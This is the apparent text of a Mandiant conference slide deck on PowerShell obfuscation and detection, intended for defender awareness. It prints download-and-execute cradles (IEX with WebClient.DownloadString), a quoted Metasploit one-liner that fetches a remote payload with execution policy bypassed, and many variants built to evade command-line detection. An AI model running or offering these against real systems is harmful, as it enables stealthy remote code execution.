Invoke-Obfuscation:
PowerShell obFUsk8tion Techniques & How To (Try To) D""e`Tec`T 'Th'+'em'

Daniel Bohannon
@danielhbohannon

MANDIANT®
A FireEye™ Company

Who I Am

- Daniel Bohannon
- @danielhbohannon , http://danielbohannon.com
- Blue Team w/increasing exposure to Red Team
- Incident Response Consultant @ Mandiant (1.5yrs)
- Previously 5yrs in IT Operations and Security role for national restaurant franchise

MANDIANT®
A FireEye™ Company

Shortage of ~~memes~~ cat pictures

http://www.eonline.com/eol_images/Entire_Site/201467/rs_560x415-140707115516-560.Purrmanently-Sad-Cat-kitten.ls.7814.jpg

Outline:

- **Motivation**
- Preparing Your Environment for Investigating PowerShell
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo

Motivation

- PowerShell as an attack platform and post-exploitation framework is an ever-increasing trend
  - Native and signed Windows binary in Windows Vista and later
  - Memory only execution capabilities (evade A/V and application whitelisting)
  - Ever-expanding set of attack frameworks
- Used by advanced attackers, script kiddies and penetration testers in both targeted attacks and commodity malware
- Nearly impossible to detect if command line arguments and/or PowerShell event logs are not logged and monitored

Motivation

- PowerShell can be used in every part of the attack lifecycle
- PowerShell can be executed from many different locations
  - **Registry:** Poweliks, Kovter (mshta or rundll + ActiveXObject)
  - **File:** .ps1/.vbs/.bat and scheduled task
  - **Macros:** Word, Excel, etc.
  - **Remotely:** PowerShell Remoting, PsExec, WMI
- At the end of the day the command will show up in command line arguments for powershell.exe, right?

Motivation

- Current state of detection?
  - Monitor and alert on certain strings/commands in command line arguments for powershell.exe
    - -EncodedCommand
    - (New-Object Net.WebClient).DownloadString

Motivation

- Current state of detection?
  - Monitor and alert on certain strings powershell.exe
    - -EncodedCommand
    - (New-Object Net.WebClient).DownloadString

- Not the only way to write this function
- Not the only way to encode/decode

Motivation

- Current state of detection?
  - Monitor and alert on certain strings powershell.exe
    - -EncodedCommand
    - (New-Object Net.WebClient).DownloadString

- Not the only way to write this function
- Not the only way to encode/decode

- Not the only way to write this function
- Not the only way to remotely download

Motivation

- Know your options!
  - I began documenting as many different ways as I could find to accomplish these two tasks:
    - **Encoding/Decoding:** -EncodedCommand
    - **Remote Download:** (New-Object Net.WebClient).DownloadString
  - I began experimenting with ways to obfuscate how these functions and commands appeared in powershell.exe's command line arguments
  - I began looking for these techniques in my incident response investigations, public malware samples/reports and current PowerShell penetration testing frameworks

Motivation

- My goal as we go through the findings:
  - **Blue Team** – increased awareness of options **so detection can adapt**
    - Detailed process auditing including command line arguments
    - Improved PowerShell logging
    - Active monitoring of this data
    - Searching for known bad + **indicators of obfuscation**

Motivation

- My goal as we go through the findings:
  - **Blue Team** – increased awareness of options **so detection can adapt**
    - Detailed process auditing including command line arguments
    - Improved PowerShell logging
    - Active monitoring of this data
    - Searching for known bad + **indicators of obfuscation**
  - **Red Team** – increased awareness of options **for evading detection**
    - Pros/Cons of each obfuscation technique we discuss

Motivation

- My goal as we go through the findings:
  - **Blue Team** – increased awareness of options **so detection can adapt**
    - Detailed process auditing including command line arguments
    - Improved PowerShell logging
    - Active monitoring of this data
    - Searching for known bad + **indicators of obfuscation**
  - **Red Team** – increased awareness of options **for evading detection**
    - Pros/Cons of each obfuscation technique we discuss
  - Open Source Tool – **Invoke-Obfuscation**
    - Make employment of these techniques simple
    - Attackers are already obfuscating – test your detection capabilities

Outline:

- Motivation
- **Preparing Your Environment for Investigating PowerShell**
- Obfuscating the Cradle: (New-Object Net.WebClient)
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo

Preparing Your Environment for Investigating PowerShell

- Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR
- Process Auditing **AND** Command Line Process Auditing → 4688 ftw
  - https://technet.microsoft.com/en-us/library/dn535776.aspx
  - SysInternals' **Sysmon** is also a solid option
- Real-time Process Monitoring
  - Uproot IDS - https://github.com/Invoke-IR/Uproot
- PowerShell Module, Scriptblock, and Transcription logging
  - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
    ^ Matt Dunwoody (@matthewdunwoody)

Outline:

- Motivation
- Preparing Your Environment for Investigating PowerShell
- **Obfuscating the Cradle: (New-Object Net.WebClient)**
- Additional Methods for Remote Download
- More Obfuscation Techniques and Detection Attempts
- What's Old Is New: Encoding/Decoding with PS 1.0
- Launch Techniques
- Invoke-Obfuscation Demo

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
  - **Veil**
    - downloaderCommand = "**iex (New-Object Net.WebClient).DownloadString(\"http://%s:%s/%s\")**\n“
    - https://github.com/nidem/Veil/blob/master/modules/payloads/powershell/psDownloadVirtualAlloc.py#L76
  - **PowerSploit**
    - $Wpad = **(New-Object Net.Webclient).DownloadString($AutoConfigURL)**
    - https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1#L1375
  - **Metasploit** (http://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/)

```
msf exploit(psh_web_delivery) > exploit -j
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/5RJLaYDG
[*]  Local IP: http://192.168.95.225:8080/5RJLaYDG
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://192.168.95.201:8080/5RJLaYDG'))"
```

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient
  -).DownloadString("http

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient
  -).DownloadString("http
- Now let's demonstrate why assumptions are dangerous!

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object ~~System.~~Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - ~~System.~~Net.WebClient (System.* is not necessary for .Net functions)
  -).DownloadString("http

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString("http

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~("http~~s://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~("ht"+"tp~~s://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString("

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString("

(PowerShell string can be single or double quotes)
(…and did I mention whitespace?)
(…URL can also be set as variable.)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString(

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).Download~~String(~~ 'ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download~~String(~~ (is .DownloadString the only method for Net.WebClient?)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).Download~~String(~~ 'ht'+'tps://bit.ly/L3g1t')

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download~~String(~~

Net.WebClient class has options:

- .DownloadString
- .DownloadStringAsync
- .DownloadStringTaskAsync
- .DownloadFile
- .DownloadFileAsync
- .DownloadFileTaskAsync
- .DownloadData
- .DownloadDataAsync
- .DownloadDataTaskAsync
- etc.

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient~~)~~.DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~)~~.Download

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download

(New-Object Net.WebClient) can be set as a variable:

```
$wc = New-Object Net.Webclient;
$wc.DownloadString( 'ht'+'tps://bit.ly/L3g1t')
```

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (Member token obfuscation?)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).'DownloadString'('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (single quotes…)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)~~.~~"DownloadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~.~~Download (double quotes…)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download (tick marks??)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab
```

In Windows PowerShell, the escape character is the backtick (`), also called the grave accent

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:

       PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
       12345678123456781
       Col1    Column2 Col3
```

MANDIANT
A FireEye® Company

FireEye

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:

       PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
       12345678123456781
       Col1    Column2 Col3
```

MANDIANT
A FireEye® Company

FireEye

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

  `D`o`w`N`l`o`A`d`S`T`R`i`N`g

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~Download~~

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Creating Scriptblock text (1 of 1):
Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~Download~~ (Options: RegEx all the things or scratch this indicator)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

WebClient class has options:

- .DownloadString…
- .DownloadFile…
- .DownloadData…
- **.OpenRead**
- **.OpenReadAsync**
- **.OpenReadTaskAsync**

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~Download~~

(Options: RegEx all the things or scratch this indicator)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

DownloadString CAN be treated as a string or variable if **.Invoke** is used!

- Invoke-Expression (New-Object Net.WebClient).("Down"+"loadString").Invoke('ht'+'tps://bit.ly/L3g1t')

  $ds = "Down"+"loadString"; Invoke-Expression (New-Object Net.WebClient). $ds.Invoke('ht'+'tps://bit.ly/L3g1t')

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

We have options…

1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

We have options…

1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

We have options…

1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))
3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - ~~Net.WebClient~~

We have options…

1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))
3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - There aren't any aliases for **New-Object** cmdlet, so shouldn't this be safe to trigger on? If only PowerShell wasn't so helpful…

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → shows all available functions, cmdlets, etc.

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - **Get-Command →**

```
PS C:\Users\limited_user\Desktop> Get-Command New-P*

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Function        New-PSWorkflowSession                              PSWorkflow
Cmdlet          New-PSDrive                                        Microsoft.PowerShell.Man
Cmdlet          New-PSSession                                      Microsoft.PowerShell.Cor
Cmdlet          New-PSSessionConfigurationFile                     Microsoft.PowerShell.Cor
Cmdlet          New-PSSessionOption                                Microsoft.PowerShell.Cor
Cmdlet          New-PSTransportOption                              Microsoft.PowerShell.Cor
Cmdlet          New-PSWorkflowExecutionOption                      PSWorkflow
```

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → RETURNS A POWERSHELL OBJECT!!!

```
PS C:\Users\limited_user\Desktop> Get-Command New-Object | Get-Member


   TypeName: System.Management.Automation.CmdletInfo
```

MANDIANT
A FireEye® Company

FireEye

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → RETURNS A POWERSHELL OBJECT!!! (which means we can invoke it)
    - Invoke-Expression (Get-Command New-Object)

(but since we're dealing with a cmdlet we have more options than just Invoke-Expression)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → RETURNS A POWERSHELL OBJECT!!! (which means we can invoke it)
    - & (Get-Command New-Object)
    - . (Get-Command New-Object)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Object)
    - . (Get-Command New-Object)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Objec*)
    - . (Get-Command New-Objec*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Obje*)
    - . (Get-Command New-Obje*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Obj*)
    - . (Get-Command New-Obj*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Ob*)
    - . (Get-Command New-Ob*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-O*)
    - . (Get-Command New-O*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command *ew-O*)
    - . (Get-Command *ew-O*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Did I mention Get-Command also has aliases?
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Did I mention Get-Command also has MORE aliases?
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args
  - Invoke-Expression
  - New-Object

COMMAND works because PowerShell auto prepends "Get-" to any command, so COMMAND resolves to Get-Command.

  - **Get-Command** → Did I mention Get-Command also has MORE aliases?
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression
  'ht'+'tps://bit.ly/L

PowerShell 1.0 ways of calling Get-Command (no wildcards):

$ExecutionContext.InvokeCommand.**GetCommand**("New-Ob"+"ject", [System.Management.Automation.CommandTypes]::Cmdlet)

$ExecutionContext.InvokeCommand.**GetCmdlet**("New-Ob"+"ject")

- What process c
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command
  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression
  'ht'+'tps://bit.ly/L

PowerShell 1.0 ways of calling Get-Command (WITH wildcards):

$ExecutionContext.InvokeCommand.**GetCommands**("*w-o*",[System.Management.Automation.CommandTypes]::Cmdlet,1)

$ExecutionContext.InvokeCommand.**GetCmdlets**("*w-o*")

- What process c
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command
  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression
  'ht'+'tps://bit.ly/L
- What process c
  - Invoke-Expres
  - New-Object |
  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)

PowerShell 1.0 ways of calling Get-Command (WITH wildcards):

$ExecutionContext.InvokeCommand.**GetCommand**($ExecutionContext.InvokeCommand.**GetCommandName**("*w-o*",1,1), [System.Management.Automation.CommandTypes]::Cmdlet)

$ExecutionContext.InvokeCommand.**GetCmdlet**($ExecutionContext.InvokeCommand.**GetCommandName**("*w-o*",1,1))

Obfuscating the Cradle: (New-Object Net.WebClient)

